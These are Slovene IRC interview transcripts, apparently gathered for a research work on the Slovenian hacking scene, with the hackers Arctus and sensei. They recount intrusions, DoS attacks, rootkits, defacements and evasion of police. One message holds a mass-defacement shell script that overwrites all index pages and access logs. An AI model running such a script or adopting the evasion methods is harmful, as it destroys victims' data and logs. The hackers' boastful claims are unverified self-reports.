Arctus: Ti lahko posljem mail, ki sem ga dobil, da naj odstranim, ker drugace bodo poklicali policijo. Poglej, oni seveda ne zelijo na policijo. Kaj bi pa bilo potem? **** ima cez **** racunalnike. A ves kaj bi bilo to za njih, da se izve da smo vdrli v rac., ki jih oni administrirajo? Tega vsekakor ne zelijo, policija je samo groznja.
...
Arctus: Ja ti **** se kr neki grejo. Prvo dobi admin mail da naj odstrani dol podatke o ****, a ne. Potem odstranim jaz to. Pa dobim kasneje se mail se za 2 datoteki, ko so spet rekl, da naj se ostalo odstranimo. K v prvem mailu niso zahtevali da naj odstranimo vse datoteke.

Matej: Čakaj malo, vi ste kar odstranili? Kaj so vam pa ponudili v zameno?
Arctus: Da ne bodo podali ovadbe na policijo. Nekaj takega, ce ne odstranimo podatkov potem bodo kontaktirali policijo. Ampak poglej. Jaz vem da so to groznje in vprasanje ce bi to res storili. Ker drugace bi jaz dal to v javnost. Da bi vsi vedeli da **** ne ponuja varnih omrezij. In pod vprasanje bi prisla varnost **** racunalnikov.

Matej: Ja, lahko bi edino vasega ISPja kontaktirali... da bi vam vzeli account...
Arctus: Nas ISP je iz Belgije. Vodijo ga ljudje ki so istega kova kot mi. Ne bi dosti dosegli. Zakoni v Belgiji so drugacni kot pri nas.

Matej: Ja, ampak vi dostopate preko Slovenije, ne? Ali v Belgijo kličeš na dialup?
Arctus: Ne, preko Slovenije. Sej je tip iz **** zahteval IP od tistega ki je uploadal datoteke. Dobil je sicer nek IP, ampak od nekega japonskega proxy-ja. Poglej, jaz ze imam za sebe poskrbljeno, da

me ne izsledijo. Tudi, ce bi sedaj ti kontaktiral Arnes naj ti povejo, od kod sem povezan do njih, bi bil v mrtvi tocki.

Matej: Se pravi če razumem, se priklapljaš preko telefonske številke, ki ... ne obstaja, oziroma ni tvoja?
Arctus: Tako nekako. V podrobnosti ne bom sel. Ker te to niti ne zanima, ane?
...
Arctus: Imam ene 25 accountov [od Arnesa], potem ene 15 za Siol, itd. Moj osebni account so mi na Arnesu ze zdavnaj ukinili, se iz casov ko je bil na pohodu BO2K. Takrat ti je Arnes blokiral accounte ce si skeniral za BO2K port.
Arctus: A ves, glede XXXXXX bi me lahko dobili ce bi hoteli ker jaz npr. bi dobil samega sebe :))

Matej: Kako? Misliš preko izpisa telefonskih številk?
Arctus: Ja.

Matej: Hmm, imaš dostop do teh Telekomovih baz?
Arctus: Ne. Pravim, da ce bi delal na policiji, bi takoj ujel samega sebe. In ne verjamem da so tako neumni, po mojem so me nasli ampak niso ukrepali. Jaz mam dostop tudi do klicev, ampak ne pri Telekomu. Samo pri dolocenih podjetjih.

Zakaj?

Arctus: Nekaj je res, da mam jaz to v krvi. Jaz se ne morem zadrzat. Ce bom nekje videl neko tipkovnico in nek sistem, ki ga ne poznam se bom vsedel zanj. Imas 2 tipa ljudi. Nekateri gredo v petek zvecer ven v disco in se ga napijejo, napuhajo. Mi pa raje ta cas zapravimo zatopljeni v rac. enkrane in se ucimo novih tehnologij. Vcasih lahko primerjas to, da odkrijes nekaj novega v nekem sistemu, kar se nihce ni prej odkril, z orgazmom. Dobis kurjo polt, ves da kar delas je ilegalno ampak ne moras nehat. Neke vrste adrenalin.
...
Matej: A tvoji domači vedo s čim se ukvarjaš in kako gledajo na to?
Arctus: Ha ha ha, ja vedo da pridno delam faks. A je še kaj drugega pomembno? S cim se pa jaz ukvarjam? Z vdiranjem v racunalniške sisteme? Blah... to je že mimo. Vsi podatki za katere veš, da jih jaz imam sem jih dobil še v casu, ko sem se res s tem ukvarjal. Sedaj samo še tu pa tam pogledam kaj kej pocnejo ostali clani PLS in ostala raja na netu. Jaz sem ti že tako povedal, da sem

bom vsak cas upokojil... Ko bom pa koncal faks bom pa sploh prenehal s tem razen, ce bo to moje delo. Najbolj me zanima iskanje informacij.
Arctus: Ukvarjam se s stvarmi, na katere so ljudje ze pozabili, zaradi vse te moderne tehnologije. Tako pridem do novih odkritij, za katere ne ve nihce. Znanje sem si nabiral preko interneta. Vcasih sem bil dosti na netu.
...
Arctus: A ves kaj je point PLS in mene?
Matej: Povej.
Arctus: Sedaj ko smo mladi si nabiramo izkusnje, da bomo lahko ko bomo enkrat starejsi odprli svoje podjetje in nudili storitve iz podrocja varnosti.

Arctus: Jaz pa nimam casa za te stvari, da bi zdaj neki iskal... exploite pa to. Pac se ucim na stvareh, ki jih ze poznam, in znanje dograjujem. Saj sploh ne hackam vec toliko.

Ko se virtualno prelije v realno...

Arctus: Saj mogoce si me ze kdaj videl. A ves to je smesno. Jaz grem npr. mimo Thalerja. A ves, ko smo mu ukradl neke dokumente. Potem si pa mislim, ko bi ti vedel kdo sem jaz :))). Pa se mu samo malo nasmehnem. Tak lahek nasmeh, on pa ne ve, kam bi te dal :-). Kot da sem ga prepoznal iz televizije.
Ja lej, fora je ta. Imas 2 svetova pac: computer in real life. Potem pa je zlo zanimiv, ko recimo vdres v kak rac., a ne, od kake firme. Potem se pa sprehodis mimo te firme v real life, in si mislis, tu nekje je server soba, tam sem jaz bil :).

Odnos do objav na njihovi spletni strani

*Matej: Sicer sem pa videl, da ste spremenili spletno stran od ****.*
Arctus: Mi da smo jo spremenili? Ne da bi jaz vedel. Mi smo samo objavili nekaj podatkov na nasi strani. Vsak, ki je obiskal naso stran je tako dobil podatke s katerimi je lahko "shackal" stran. Ce je pa kdo gor napisal "hacked by PLS" pa mi za to ne odgovarjamo.
Sem opazil, da so dostop do strani kar blokirali ;-)
...
Matej: Možno, da je nekdo drug spremenil. Samo je bil pa hiter.
Arctus: Ja pa saj sem gor napisal, da naj jo ne shackajo... Pa niso ubogali, ahm...

*Matej: Tisto pismo od ****.si admina je izgledalo precej razkurjeno...*
Arctus: Ja hehe, jezen je bil, ker je videl kako je nesposoben in se je bal, da se ne bi to prevec razvedelo. Zelel se je zascititi, vsaj tak obcutek sem jaz dobil. Ni receno, da tole ne bo slo enkrat v medije, npr. k Branetu v Dnevnik.
Si gledu mail ko smo ga dobil od ****@****.si, sej je na pagu gor, pejt si ga prebrat, take stvari bi lahko vkljucil v dokumentarec, kok radi ljudje grozijo, ko enkrat vidijo, kok slab security so mel in nebi radi da se to prevec razve.
No, PLS smo zdej tako spremenili politiko in ne bomo vec objavljali podatkov na homepage, pac javnost ne bo vec vedela do cesa smo oz. imamo dostop. Sicer pa se bomo tako pocas vsi upokojili in se delno vrnili striktno na telefonijo.
Oglej si zadevo glede ****.si. Celotna poanta ****.si je, da so stranke zaupale svoje podatke strani in so verjele, da bodo tam ti podatki na varnem. Programerji se ne zavedajo kakšno odgovornost prinaša njihovo delo. Vsekakor so tukaj krivi programerji, ker so slabo programirali **** (res da je velik projekt ampak...), krivi so tudi administratorji glede SQL exploitov itd.
Programiranje je res zelo odgovorno delo. Jaz na njihovem mestu nebi krivil PLS ampak samega sebe...

Vmes je bilo nekaj povezav na spletni strani Phone Losers of Slovenia pomotoma odstranjenih, zato to datotek ni bilo mogoče dostopati. Arctus je povezave obnovil.

Arctus: Lej, sem ze naredu zacasen update, da se dajo datoteke dobit. Cudno, da tega se nisi vidu, ker tista baza z **** je res zanimiva. En tip se je celo pritozeval na nasem forumu glede tega. Verjetno se je sam znasel na seznamu pa je bil malo jezen.

Pogovor s senseijem[34]

avtor	***sporočilo***
sensei	Predvsem me moti da si eni lastijo reči k sm jih jest naredu. In jim bom zato tud jebu mater:P
Matej	Kaj konkretno te moti?
sensei	Jah uno za 24ur k sm jest zdosu. Sej ostalo sploh nism vidu ane, kaj je notr. Aja, pa x-org ni slovenska grupa. :P
Matej	Ja, 24ur je dosal še nekdo, tam, kjer si pa ti, pa nisem navedel imena. Lahko pa ga, če želis.

[34] (Kovačič, 2006b). Pogovor je potekal preko IRC-a 3. februarja 2006. Pogovor minimalno lektoriran.

sensei	Glej, tam ker sem jest, ga navedi. Ker drugače je brezveze. Erm, farmer pa ni nič dosal, ker ne zna dosat. Un fake log z droni, je pa sam po sebi smešen že. Erm, ko sm jst zdosal 24ur so jokal tud krimičem. Pa krimiči to vejo, ker so men jokal. Tud gospod Vasja Zupan, 24ur online direktor ve, da sm jst dosu. Ga lahko vprašaš. :P
Matej	En DOS je bil na dan volitev, ob objavi rezultatov, ne? Kaj je bil pa razlog?
sensei	For fun. Oz. mislm da so neki se hvalil par dni prej. So mel en prispevek, da so neki napadi, pa da oni še niso bli tarča.
Matej	Pa to je bilo ob 19h zvečer, ob objavi rezultatov volitev, ne?
sensei	Nevem več kdaj točno, blo je pa na 24ur kom. Prispevek. Sej se da najdt.
Matej	Ja, tisti prispevek sem pa videl...
sensei	No takrat sm jest zdosu.
Matej	Drugače me pa malo na splošno zanima zgodovina do leta 2002.
sensei	Ja do leta 2002 se je dost dogajal :P
Matej	Kdaj si se ti začel ukvarjat s temi zadevami?
sensei	Z abusom? Tam leta '97, '98. Sam tist ni blo glih tapravo, ane. Pol tm '99, sm že znal programirat. Je blo bl zanimivo.
Matej	A si tudi sam kakšna orodja razvil, ali si bolj skripte drugih uporabljal?
sensei	Lol, večino reči k vidš sm jest napisal. Mam tud source še vedno. Kdo misliš da je napisal t0rnkit, k so vsi kiddiji takrat uporabljal? jest mam vse source še shranjene. Čak ti najdm.
Matej	Zanimivo, potem verjetno tudi z drugimi precej sodeluješ, mislim, ne sam Slovenija, tudi tujina...
sensei	Ja itak večinoma tujina. V .si itak ni blo pravih abuserjev takrat.
sensei	Čak ti pokažm :P http://www.ossec.net/rootkits/studies/tornkit-README.txt. Ubistvu, te zadeve so ble vse beckdorane, tko da je folk hackal za mene :P. Tudi pol, te kasnejsi tuxkit pa x-org kit, pa to. To sm vse jest naredil. http://www.honeynet.org/scans/scan16/som/som42/
Matej	Kaj je bila pa x-org? Takrat ob Siol aferi so policaji rekli, da je bila to skupina iz Maribora...
sensei	Well, x-org je bla skupina k sta jo nardila torn pa sveta. prvi anglez drugi srb. Mel so kr velik memberyev. Od tega sam par Slovencev. http://members.fortunecity.com/iheaven/irc/irc-crews.htm - ta site si poglej. Že full star.
Matej	S čim so se pa uradno uklvarjali? Spletne strani verjetno niso imeli?
sensei	Ja itak so mel. Sam zdj ne obstaja vec. Tle 3. grupa so ti x-orgi. Slovenci so bli pa sam x-ray glumac pa cr00k. Sam te grupe so itak smešne.
Matej	Mogoče veš kaj je sedaj s cr00kom?
sensei	Nevem njega ne poznam. Jst teh slovencev iz x-orga ne poznam. poznam sam liderje pa une skilled. Smešno a, poznam skor cel x-org pa nobenga od Slovencov lol.
sensei	Drugac k si glih pr Siolu, sem jest mel register.siol.net, sleypnir.siol.net,

	sirius.siol.net shekan v tistih časih. Pa miljon akauntov, možnost defejsanja www.siol.net, passworde vseh baz. In veš kaj sem naredu ? Bedak sem bil in sem dal kolegu ki je kolega z Vilijem Možino, takratnim tehničnem direktorjem na Siolu, in so pol skril pred Krambergerjem in popatchal na lastne stroske une boxe, men pa nč :P. Kramberger je bil takrat direktor Siola. Če bi on zvedu, bi vsi te loleki letel. Jah Siol je zvedu ane, sam ne glavni šefi. Vedl je in ve sam par folka :P
Matej	Ja, Kramberger je bil precej oster, sem slišal...
sensei	Ja siolovci so se ga bal, haha.
Matej	Kaj pa zdaj počneš? Mislim tako na splošno, pa tudi glede hackinga...
sensei	Ubistvu sem že 2 leti vpisan na fax, pa nisem še šu nič pogledat, ker raje uživam. Glede računalnikov od leta 2003 ni kej preveč aktivnosti, edin par incidentov je blo. Pač Siol je padu novembra 2004 za par dni dol, pa 24ur, drugih večjih pizdarij pa ni več. Ker se mi ne da.
Matej	A pri tej novembrski zadevi lahko omenim tebe z nickom?
sensei	Ja itak. Sej nevem kok si spremlu celotno zadevo. Pa forume. Še tm sm jim naredu mal sranja :P Hehe no jst sm logiru kdo vse je dostopu gor. Večina je bla gov.si, policija.si in podobni. Je bla kr ornk pizdarija. Pa sniffal so me od takrat skos. Pa krimiče so klical, lol.
Matej	Zanimivo... a to potem pomeni, da imaš se vedno dostop do serverjev?
sensei	Nah, sej ne rabim za to. Za to da vidim kdo gleda forume je dost en trik.
Matej	img src?
sensei	Da. na svojmu serverju pač, in gledas loge pol. Siol je še edina stvar, k se bom enkrat v prihodnosti, ko se mi bo dal, spravu na njih. Da jim un www.siol.net defejsam.
Matej	A kriminalisti so te pa po tisti zadevi z world.com še kaj obravnavali?
sensei	Ja, glede 24ur pa glede siola. To glede računalnikov. Pol glede drugih reči pa verjetn to ne paše :P.
Matej	Ja, saj neuradno sem slišal kaj naj bi bile te druge reči...
sensei	In od koga si slisal to? In kaj si slisal? Od kerih?
Matej	***
sensei	Ah, brez dokazov ne gre nič.
Matej	Se pravi niti ovadbe na tožilstvo niso podali?
sensei	Niso. Ker bi jo takoj zavrgli. Glede Siola so hotl na vse načine, da bi me bustal. Sam brez dokazov pač ne gre.
Matej	A glede Siola pa niso dobili naloga za hišno preiskavo?
sensei	Niso, čeprou so ga hotl :P. Pa jokal sodniku, da nej da nalog. Jst sm itak vedu že preden so jih klical, da jih bodo klical, pa sem že zdavni vse diske premaknu na varno.
Matej	Koliko pa je po tvoji oceni kompromitiranih računalnikov v Sloveniji?
sensei	Jah jest te Windows sranja ne štejem. Mislis serverje?

Matej	Ja
sensei	Unix alike?
Matej	Recimo, v bistvu me zanima na splošno.
sensei	V % bi reku ene 5%
Matej	Za Windows je verjetno odstotek višji?
sensei	Za windows je zadeva taka. Sem zadnic na laptopa inštalliru sestri. In ko sm zinštalliru do konca, sem bil že okužen :P. Sam to je krivda pri ISPjih, ne pri userjih. Erm, za Windows bi se lahko rekl da je tm 20% z droni okuženih, več kt 50% pa z raznimi spywere sranji pa to. Sam 20% je velik, ker je Windows userjev full. Unih 5% je pa mal, ker spet ni tok Unix serverjev.
Matej	Koliko boxov pa imaš ti pod kontrolo še danes?
sensei	Nevem. Pa mi tud ni važno. Mam par hudih boxov. kjer mam zelo občutljive reči gor. In to mi je dost. Ostalo so mi pa smeti, in več al mn sm večino raztalu folku.
Matej	Občutljive, kot npr.?
sensei	Obcutljive kot vlade, sateliti, vojska, obvešč. službe, itd.
Matej	Podatke od njih ali boxe od njih imaš?
sensei	Dostop do boxov. Podatkov pa ne kopiram dol, ker mi ni do njih. Važn da mam dostop. :P.
Matej	Zanimivo, je vmes tudi kakšna slovenska represivna ustanova?
sensei	Ubistvu se najde tud kšna. Sam slovenske niso tok zanimive. Lahko ti pa povem da je blo pred parimi mesci shekanih par sajtov. Vladnih. Pa so po tihem porihtal zadevo.
Matej	Slovenskih vladnih?
sensei	Ja. Moj kolega je pa porihtal zadevo z mojo pomočjo. Mam še tle doma na disku une fajle. K so čaral neki gor, eni Brazilci.
Matej	Kaj so jim pa naredili? Za dva defacementa sicer vem, ampak tisto je bila manjša zadeva...
sensei	Erm ne, tisto k je blo na forumu je blo interna zadeva. Je en k je tm zaposlen, pa ma dostop to naredu. Za to k so te Brazilci pa noben ne ve. Razn parih ljudi. Čak, da najdem. Mam nekje na disku. Da vidm kaj je blo že :P Un je blo prej urad precednika...
Matej	A mi lahko kaj poslješ od tega gradiva?
sensei	To glede vlade npr. #! /bin/shecho finding ...for c in `find / -name index.htm`docat tt.htm > $cdonefor b in `find / -name index.shtml`docat tt.htm > $bdonefor u in `find / -name index.php`docat tt.htm > $udonefor e in `find / -name index.html`docat tt.htm > $edonefor l in `find / -name access_log`doecho "Fuck u Admin !!! u are stupid !" > $ldoneecho "Auto Mass Defaced Completado"echo "index.html - index.htm index.shtml - index.php - index.php3 - default.htm"echo "Ow Ena skripta, k so jo mel gor. “aneurysm.inc presents ...Fuck all governments !!! aneurysm_inc@hotmail.com”. Pa neki tazga bi se napisal gor.

sensei	Erm source. Misliš rootkit?
Matej	Ja.
sensei	Jah, lahko ti dam kšn del, ane. Drugač je to tko full kode, npr. da ti napišeš backdoor za en service. Čak da najdm, ti bom pokazu. Maš recimo tm 10000 vrstic kode in ti pač dodas svojih 50 vrstic, in to je to.
Matej	Kaj pa drugače delaš? Mislim kakšna služba, pa to?
sensei	Eh ne da se mi delat, ker noben ne plača dost v Sloveniji. Razmišlam da bi šu v tujino. Drugače mam firmo, sam se mi tud ne da s tem ukvarjat, ker je v Sloveniji to krneki. Preveč glupe birokracije, premal plačajo. Ne da se mi :P
Matej	V bistvu me zato zanima, ker sem nekaj slišal, da se ukvarjaš z ddosanjem za denar...
sensei	Ubistvu sem mel neke scene tud glede tega. Sam se mi ni dal drkat s politiko:P
Matej	Politiko?
sensei	Da.
Matej	Kaj so politiki hoteli tvoje storitve?
sensei	Aha. Sam tega ne rabiš pisat notr. Pred volitvam so jim določene strani šle v nos. Sam so pol rajš eni kriminalisti kolegu podtaknil dokaze. Kolegu k je bil admin une strani. Da je kao udru nekam. Smešno pa je da je ta kolega kao udru nekam kjer je bil njegov kolega admin. Tko da so nahitr popušili :P
Matej	Katera stran je bila to?
sensei	Pa pred volitvami ena. Tko dost obiskana. www.*****.si je bla stran. In so pljuvali ****. :P. **** je hotu da jest zdosam za več dni. Jst sm hotu pa 400k na dan. Čeprou so rekl da denar ni problem, so očitno rajš za drug način se odločl. ...
Matej	Hm, kako so pa stopili v stik s tabo? Mislim, a to kar mail pošljejo s ponudbo, ali kako to gre?
sensei	Ne. Veš določena podjetja v Sloveniji - pač takrat je blo tko, zdj je verjetn isto - so pač za ****. In eno podjetje k je zelo zelo za ****, k so zlo povezani - sm pač delu par dni za njih ane, sam sm šu stran ker mi je bil bedn folk - in so me pač ljudje iz une firme kontaktiral.
sensei	Sej lahko napišeš. Sam vsen ni dobr v detajle jit, k bodo pol sam najebal uni tm, k so delal. Mislm, k delajo. Kar je pa brezveze.
Matej	OK, saj detajle načeloma vedno izpuščam...
sensei	Mene kamot omenjaš povsod k sm zravn, k vem da mi noben nč ne more. Sam to s politiko pomojm ni dobr drkat.
Matej	A za en velik dos na ***** si pa slisal? Baje so imeli predstavitev ***** pa je nekdo vmes dosal server.
sensei	Jebi ga, se zgodi.
Matej	Koliko je tega? Jaz poznam en primer iz ZDA...
sensei	Eh tega je full. Dost se najema abuserje za ddos. sam pri nas tega ni tok, ane. V Ameriki je full tega. Tm se tud plačuje dobr, za kraje podatkov recimo. Za baze pa to, da oni pol za reklamiranje uporablajo.
Matej	Prej si satelite omenil... a imaš dostop tudi do satelitov? A to serverje, ki kontrolirajo satelite, mislim opremo gor?

sensei	Ja. Učasih je blo to full nepopatchan. Zdj mam dostop sam še do parih. Mi smo se norca delal pa smo iz nasa.gov pa raznih .mil mirkforce poganjal, pa floodal operje na ircnetu :P Enkrat smo na stealth.net prek nasa.gov naložil par tisoč klonov. Je vse popadal, k smo tok zalagiral cel IRCNet :P
Matej	NASA je kaj opazila to?
sensei	Eh kje pa bo, če majo 50.000 računalnikov. Sej ne moreš. Pač pol ko so jim zmailal, so popatchal. NASO še dons ni problem heknt. To je lažje kt pa nevem, karkol drugo, ker majo tako maso računalnikov.
Matej	A imas to še kaksne loge, oz. kaksne maile ali kaj podobnega?
sensei	Logiral nikol nisem. Imam pa full reči iz tistih časov. Sam to so večinoma shekani home diri od folka, pa source od njih, pa take fore. Logov od pizdarij pa nikol nisem mel, ker se mi zdi neumno da bi sam sebe ogrozu s tem :P Mam pa zato full prič za vse pizdarije. Mam naprimer cel nameserver config za cel Iran. Nimam pa logov.
Matej	Še nekaj sem te hotel vprašati... kako izgleda hišna preiskava, kako so se kriminalisti obnašali? Jaz sem do sedaj videl samo zapisnike, nikoli pa v živo oz. konkretno.
sensei	Jah kej preveč prijazni niso. Pač navsezgodi zjutri pridejo in ti molijo značko pod nos. In pol se zrinejo v bajto in pač blabla, kažejo ene papirje. V mojem primeru nalog za hišno preiskavo brez podpisa preiskovalnega sodnika :P. In pol tko mal nestrokovno vzamejo oz. zapakirajo v škatlo računalnik, monitor, tipkovnico, miško, CDje, diskete. Mal po predalih v moji sobi pobrskajo in grejo.
Matej	Kaj pa reakcija domačih?
sensei	Jah nič posebnega. Kaj pa lahko naredijo enmu k še ni polnoleten? Nič.
Matej	Samo psihičen pritisk pa verjetno je... mislim na starše.
sensei	Jah mal je verjetn. Men se ni zdel tok. So se hitr pomiril. Še posebi ko sem jim razložil pač, da ne morejo nič, da nimajo nič in da je vse skupi krneki. Pol ko pa še mal odvetnike vprašajo, pol je pa sam še smeh. Čez kšn teden se pol že hvaljo okol da sm heker. :P
Matej	A pri tebi so starsi s tabo stopili, ali so uvedli kakšne sankcije, recimo rezanje telefonskega kabla, pa to?
sensei	Ah kje :P oni so vedl pač da sm abuser. Jst sm reku da mal vdiram okol, ane. Edino kar mi je blo bedno je to, da me je mt zajebavala pol, pač da ne znam, če so me dobil. Sam ubistvu me niso dobil, tko da je men kul :P Moj primer je itak 11. september... Drugače ga nebi blo. Heh. Podtaknjeni logi, Amerika, panika :P Najbl smešn je to pol, k te kličejo 2 mesca za tem iz policije, če jim lahko prideš pomagat pridt na disk gor, ker ne znajo :P
Matej	A to so ti kar rekli? V zameno za kaj?
sensei	Lol, a ne poznaš mojga primera? To je navečji smeh od vsega. Od samega začetka pa pol naprej so bli sami smehi. Ja nč v zameno. Pač so me povabil nej pridem na razgovor ane, in tm prosil da pomagam. Itak da jim nism, ane. Nism valda glup.
Matej	Tisti kazenski spis sem videl, od world.com

sensei	No ta kazenski spis je en sam smeh. Prvo kot prvo jest v ta box nisem vdru. Logi so bli podtaknjeni s strani ameriških "varnostnih organov" zaradi 11. septembra. In to mi je tud krimič reku, oz. "uslužbenec MNZ" ki ni bil krimič. Sam zravn je bil. Pa nikjer ni njegov ime na papirjih. Da je to zarad 11. september pač. Smešno je, da tm k pise za worlds.com, je to 2 leti staro. Pol 1 mesec po 11. septembru se pa spomnijo poslat preko ameriške ambasade. In pol notr take smešne reči pokajo: "poskušal spremeniti delovanje programa ps" ???? Halo mister, ps backdoor ti nacodam v 5 minutah. Če bi hotu spremenit delovanje programa ps bi to tudi naredu. Sam jest nikol nisem ps binarya backdooral... pa podobne fore.
Matej	Nekako ne razumem v čem je bil smisel podtikanja, oz. celega primera? Kaj so hoteli doseči?
sensei	Ja pač, da se umirim očitno.
Matej	Hočeš reči, da so te hoteli ameriški varnostni organi na ta način umiriti?
sensei	Jap.
Matej	To pomeni, da te imajo še zaradi česa drugega na piki?
sensei	Jah dost pizdaij smo naredl v tistem času, ane. Tud kšn fbi.gov je padu dol. Pa cel internet ko smo root nameserverje podosal ni delu. Pa take fore. Pa pol defejsment sans.org, securityfocus.com.
Matej	A pri dosanju nameserverjev si bil tudi zraven?
sensei	Aha. Sej zakaj mislš, da ko je Siol padu da so NS-ji padl? Ker je tako najbolj elegantno.
Matej	Čaki, to je bilo pa 1997, 1999, ne?
sensei	Tm okol 99 se mi zdi. 97 dvomim. Takrat sm bil še preveč kiddie. Zanimivo je to, da Flyahh, en model pač k je bil v etc grupi ane, je u bistvu delu za nizozemsko obveščevalno službo. Verjetn je ta kej izdaju. Čeprou pravjo kolegi eni da ne. Sam smešno je, kako je Torn izginu, pa še par drugih, ker jih je nekdo spel. Sam pustmo to. To nima veze z .si zgodovino.
Matej	Zanimivo, se pravi tajne službe imajo tudi na netu “undercover”...
sensei	Jah to je zdj težko dokazat. Vemo pač da je delu za njih ane. Pa bil je abuser, ane. Pa dost mlad.
Matej	Kaj je bilo pa s Tornom?
sensei	Mah en ga je spel, ane. In ga hočejo aretirat. Že full dolg, ane. Pač FBI pa to.
Matej	Kako se je pa razvedelo za Flyaha?
sensei	Za Dannyboya. Fluffy Bunnya. Pa bil je kolega v real lifu s Tornom. Marklandom. Pa dost temi abuserji. Sej ne moreš skrit pol.
sensei	Smešno je blo ko je Dannyboya FBI prijel. Je bil po 3 dneh zuni že. <http://www.crn.com/sections/breakingnews/dailyarchives.jhtml?articleId=18839200>
Matej	V bistvu bi bilo dost zanimivo vedet koliko recimo naši hacking uporabljajo. SOVA recimo. Policija dvomim, da ga...
sensei	Mah SOVA je men smešna. Site hostan na Microsoft/IIS, pa Flash gor. Zdj, al je to protiinformacija, pa se delajo lamerje, pa niso. Al pa so res tok glupi, pa se pač sramotijo. Nevem no. Moja teta je npr. šefica računalniskega oddelka na *****. Ma

	vse kar je v zvezi s računalniki ona čez. Pol kolega en isto neki dela z računalniki za vlado, pa to. Pa ne vem. Več al mn mam tak smešn občutek, da so vsi mal lame, vsi skupaj. Oz za časom. Ker oni pošiljajo 40 letne na usposablanja. Une, k so pr 30 letih prvič vidl računalnik. A uni mladi k znamo, smo pa abuserji. Namest da bi nam dali službo :P. http://www.gov.si/sova/. Nevem no :P
sensei	Če bereš Fluffy Bunny. "*Fluffi Bunni captured the attention of the FBI just days after the Sept. 11 terror attacks.*" No, k men so isto par dni za tem uletel, sam da on je po 3 dneh pršu vn. :PP. Smešno je k smo še vedno v kontakih, in sm mu mogu neki napisat zadnič. Eno kodo. In tko, mi da dostop do serverja in tm neki drkam, in vidm tm ministrstvo za pravosodje. Heh, nč jasn .
Matej	Amerisko ministrstvo? Ali naše?
sensei	Britansko. Anglez je Kinez. No njemu sm jest pisu backdoorje pa rootkite, pa to. Pa skupi smo dost pizdarij nardil. Sam da je pač on vse credite prejel ko so ga bustnil, haha.
Matej	Od kje pa ima nick Kinez? A je Kitajec?
sensei	Ja. Ubistvu je iz Myanmara. Starsi. On ma angleško državlanstvo. Pa v Londonu živi.
Matej	Od kje pa imaš ti svoj nick?
sensei	Mah long time ago, ko sm začel ircat, sm skos menjavu, pol sm pa nekje vidu, pa sm si to dal. In sm obdržu :P
Matej	A s temi Anglezi in Nizozemci si se kdaj v živo videl, oz. preko telefona?
sensei	Hehe ja itak. Sej v London morem jit pogledat. Sam k NE PRENESEM AVIJONOV, bom mogu z avtom.
Matej	Koliko so pa stari ti ljudje? Ti si nekaj čez 20, ne?
sensei	Ta je 24,25 oz. zdj 26.
Matej	BTW: zdejle gledam <http://www.zone-h.org/defacements/filter/filter_defacer=Fluffy%20Bunny>
sensei	Ja. Zanimivi sajti, a? :P Za McDonalds moreš vid. McBoobies, haha.
Matej	Vidim, da so sami *nix sistemi, pa Freebsd.
sensei	Ja itak. Pa apache.com, al .org smo isto. Nevem zakaj ga ni gor.
Matej	Samo tebe pa ni na zone-h, vsaj pod "sensei" ne najdem nič... A si mogoče kakšno drugo ime uporabljal?
sensei	Nope. Jst se nism na defejse podpisoval. <http://www.zone-h.org/en/defacements/filter/filter_defacer=SOlDAtEK/>. To je edin site, k sm ga jest defejsu sam. Vse ostalo sem daju drugim. Men se ne da HTML-ja delat.
Matej	BTW: Kako se pa z Arctusom poznata?
sensei	Ubistvu se nisva, do pred parimi dnevi.
Matej	Ja, samo Phone Loosers si pa verjetno poznal že prej?
sensei	Nism. Ker niso bli hekerji. Jst sm hekerje poznal. Oni so bl telefonijo pa to drkal. Pa noben na IRCNetu/EFNnetu jih ni poznal, ker niso bli na sceni, oz. so se zase

	držal. :P
Matej	Kaj pa Exceeda?
sensei	Tudi ne.
Matej	Tole sem našel: <http://www.internetnews.com/dev-news/article.php/1486981> . Od tistega DOS-a na NS-je
sensei	Hehe.
Matej	BTW, a tegale si mogoče poznal: <http://de.wikipedia.org/wiki/Tron_(Hacker)> To sem ravno zadnjič bral, da so starši tožili Wikipedijo, ker je objavila pravo ime. Tip je sicer naredil samomor v čudnih okoliščinah...
sensei	Uf, nč ne razumem. K je nemscina :P. Nism nobenga Tron poznal.
Matej	Saj jaz tudi ne razumem kaj dosti, pa sem se 4 leta učil :-)
sensei	Jst sm se 5. :P Pa znam sam par besed. Hehe.
Matej	Glej, za tale tekst.. Če hoces, ti lahko pošljem tisti del, ko govori o tebi. Samo bom prej napisal da gre zate (ker zdaj sem dal "anonimni" notri).
sensei	Ja kamot. Vesel bi bil pa še če bi vidu ostale dele.
Matej	A za worlds.com lahko tudi napišem, da gre zate? Potem pa poglej, pa povej če se ti zdi OK, oz. če imas kakšne pripombe. V bistvu ti pa lahko kar vse pošljem.
sensei	Ja itak. Za vse moje reči lahko napišeš, da gre zame. Sam za ostale bi rad vidu, da niso kšne zmišljene. K sm bil pr dost pizdarijah zravn in vem kaj je res kaj pa ne. :P